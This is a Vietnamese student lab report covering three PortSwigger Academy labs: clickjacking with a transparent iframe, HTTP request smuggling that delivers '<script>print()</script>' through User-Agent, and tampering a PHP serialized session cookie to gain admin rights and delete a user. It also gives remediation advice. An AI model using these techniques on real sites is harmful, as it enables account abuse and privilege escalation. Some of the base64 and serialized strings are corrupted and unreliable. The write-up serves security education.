
lab2-group11

Message:


passed

[Submit feedback](#)


- Ta vào exploit server để tiến hành khai thác lỗ hổng. Đưa đoạn mã tạo một iframe với nguồn là trang web chứa lỗ hổng và một button được tạo đè lên nút submit



- Khi ta làm mở iframe đi bằng cách giảm thuộc tính opacity, iframe sẽ trong suốt và chỉ còn tồn tại một button Click me.



- Khi ta click vào button này, đoạn mã được điền sẵn sẽ tự động thực thi (lúc này đoạn mã gọi print dialog).
- Sau đó chỉ việc gửi đoạn code đến trang của victim và solve challenge.



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có thể dẫn đến việc kẻ tấn công có thể thực thi mã JavaScript tùy ý, lấy cắp thông tin nhạy cảm hoặc thậm chí làm tổn hại đến quyền riêng tư của người dùng. Tùy thuộc vào cách mà ứng dụng web xử lý các thông tin nhạy cảm, lỗ hổng có thể có mức độ nghiêm trọng cao.

- **Khuyến cáo khắc phục:**

+ Sử dụng header X-Frame-Options: Thiết lập header này trên server để ngăn chặn trang của bạn được nhúng trong iframe. Các giá trị DENY hoặc SAMEORIGIN có thể được sử dụng.

+ Content Security Policy (CSP): Triển khai CSP để hạn chế nguồn tài nguyên mà trang có thể tải, giúp giảm thiểu rủi ro từ các tấn công XSS.

+ Kiểm tra sự tương tác người dùng: Thực hiện các biện pháp bảo vệ bổ sung để đảm bảo rằng hành động của người dùng là hợp lệ và mong đợi (ví dụ: yêu cầu xác nhận trước khi thực hiện hành động quan trọng).

Bài tập 10: Exploiting HTTP request smuggling to deliver reflected XSS:



- **Tiêu đề:** Tấn công HTTP Request Smuggling để phân phối XSS

- **Mô tả lỗ hổng:**


+ **Tóm tắt:** Lỗ hổng này liên quan đến việc khai thác HTTP Request Smuggling, cho phép kẻ tấn công gửi một yêu cầu HTTP được cấu hình đặc biệt để lợi dụng cách mà máy chủ xử lý các yêu cầu. Bằng cách gửi một yêu cầu được xây dựng tinh vi, kẻ tấn công có thể chèn mã độc vào phản hồi từ máy chủ. Mã độc này sau đó có thể được thực thi trên trình duyệt của người dùng khi họ truy cập vào một URL bị ảnh hưởng, dẫn đến XSS phản chiếu.

+ **Các bước thực hiện và bằng chứng:**

- Ta bắt gói tin GET tài nguyên trang web và nhận thấy trường ẩn userAgent có thể bị tiêm mã độc
- Comment và bắt gói tin POST lên Server:




- Chỉnh sửa gói tin POST thành gói tin vừa POST vừa GET để thực hiện mã đã tiêm ở trường User-Agent của gói tin



- Kết quả nếu trường này có mã gọi một alert thì browser sẽ xuất hiện một alert



- Hoặc gọi print địa log nếu mã được thêm là <script>print()</script>



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có thể dẫn đến việc rò rỉ thông tin nhạy cảm, đánh cắp cookie hoặc dữ liệu phiên của người dùng, và làm tăng khả năng tấn công lên người dùng khác thông qua mã độc thực thi. Tùy thuộc vào cách thức ứng dụng được triển khai, lỗ hổng có thể ảnh hưởng đến nhiều người dùng, đặc biệt là nếu ứng dụng không kiểm soát chặt chẽ đầu vào và phản hồi.

- **Khuyến cáo khắc phục:**

+ Xác thực và kiểm tra đầu vào: Tất cả dữ liệu đầu vào từ người dùng nên được kiểm tra và xác thực nghiêm ngặt. Tránh cho phép các ký tự đặc biệt có thể được sử dụng để thao túng yêu cầu HTTP.

+ Thiết lập cấu hình máy chủ an toàn: Đảm bảo rằng máy chủ web không dễ bị tổn thương trước các kỹ thuật tấn công request smuggling, ví dụ bằng cách sử dụng các cài đặt bảo mật để ngăn chặn việc xử lý yêu cầu không hợp lệ.

+ Sử dụng Content Security Policy (CSP): Áp dụng CSP để hạn chế việc thực thi mã độc từ nguồn không đáng tin cậy, giảm thiểu tác động của các cuộc tấn công XSS.

+ Thường xuyên kiểm tra và cập nhật: Thực hiện các kiểm tra bảo mật định kỳ và cập nhật phần mềm máy chủ để bảo vệ chống lại các lỗ hổng mới và đã biết.

Bài 11:

Bài 12: Modifying serialized objects

Tiêu đề: Lỗ hổng Modifying Serialized Objects trong quản lý session bằng serialization

Mô tả lỗ hổng:


– **Tóm tắt:**

Lỗ hổng Modifying Serialized Objects xảy ra khi ứng dụng sử dụng cơ chế serialization để quản lý session và các đối tượng này có thể bị sửa đổi. Trong trường hợp này, cookie chứa một đối tượng PHP tuần tự hóa và có thuộc tính admin để xác định quyền truy cập.

– **Các bước để thực hiện và minh chứng:**

- **Bước 1:** Đăng nhập bằng tài khoản wiener:peter được cấp

Login




Username
wiener

Password
.....

Log in

- **Bước 2:** Vào mục Target của burp suite để quan sát các đường dẫn trong phần site map



Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 40x responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title
https://0aa900a8035a150d86fd...	GET	/academyLabHeader		101	147		
https://0aa900a8035a150d86fd...	GET	/		200	13796	HTML	Modifying serialized objects
https://0aa900a8035a150d86fd...	GET	/admin		200	6297	HTML	Modifying serialized objects
https://0aa900a8035a150d86fd...	GET	/login		200	6252	HTML	Modifying serialized objects
https://0aa900a8035a150d86fd...	GET	/my-account?id=wiener		200	6416	HTML	Modifying serialized objects
https://0aa900a8035a150d86fd...	GET	/resources/images/shop.svg		200	7258	XML	

Request

```

1 GET / HTTP/1.1
2 Host: 0aa900a8035a150d86fd...web-security-academy.net
3 Cookie: session=
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

```


Response

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13687
5
6 <!DOCTYPE html>
7 <html>

```

- Bước 3: Log out tài khoản vừa đăng nhập, quan sát trong burp suite. Ấn vào đường link như hình, vào mục logout, ta quan sát được giá trị session của cookie



- Bước 4: Dễ dàng nhận ra giá trị trên đã được mã hóa base64. Ta dùng tool decode có sẵn của burp suite để decode giá trị trên.

Tzo0OUVvc2VyIjoyOntzOjg6InVzZXJhYmllIjtzOjY6IndpZW5ic1I7cmo1OUhZG1pbil7YjowO30%3d


O4:"User":2:{s8:"username";s6:"wiener";s5:"admin";b0;}%3d

- Bước 5: Quan sát thấy giá trị admin";b:0; ta sửa 0 thành 1 để có quyền truy cập admin. Sau đó encode lại đoạn vừa sửa

```
O:4:"User":2:{s:8:"username":s:6:"wiener";s:5:"admin";b:1;}%3d
```

```
Tzo0OjUvc2VyJjoyOntzOjg6InVzZXUuYW1lIjtzOjY6IndpZW5icil7czo1OuhZG1pbil7YjxO30IM2Q=
```


- Bước 6: Ta copy đoạn mã base64 vừa rồi, vào trang web, mở devtools, chọn cookie rồi paste đoạn vừa copy vào



- Bước 7: Reload lại trang web, vào Admin panel xóa user carlos



- Bước 8: Ta nhận kết quả:



Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng này có thể dẫn đến việc escalate privileges, cho phép truy cập trái phép vào các chức năng chỉ dành cho quản trị viên.

Khuyến cáo khắc phục:

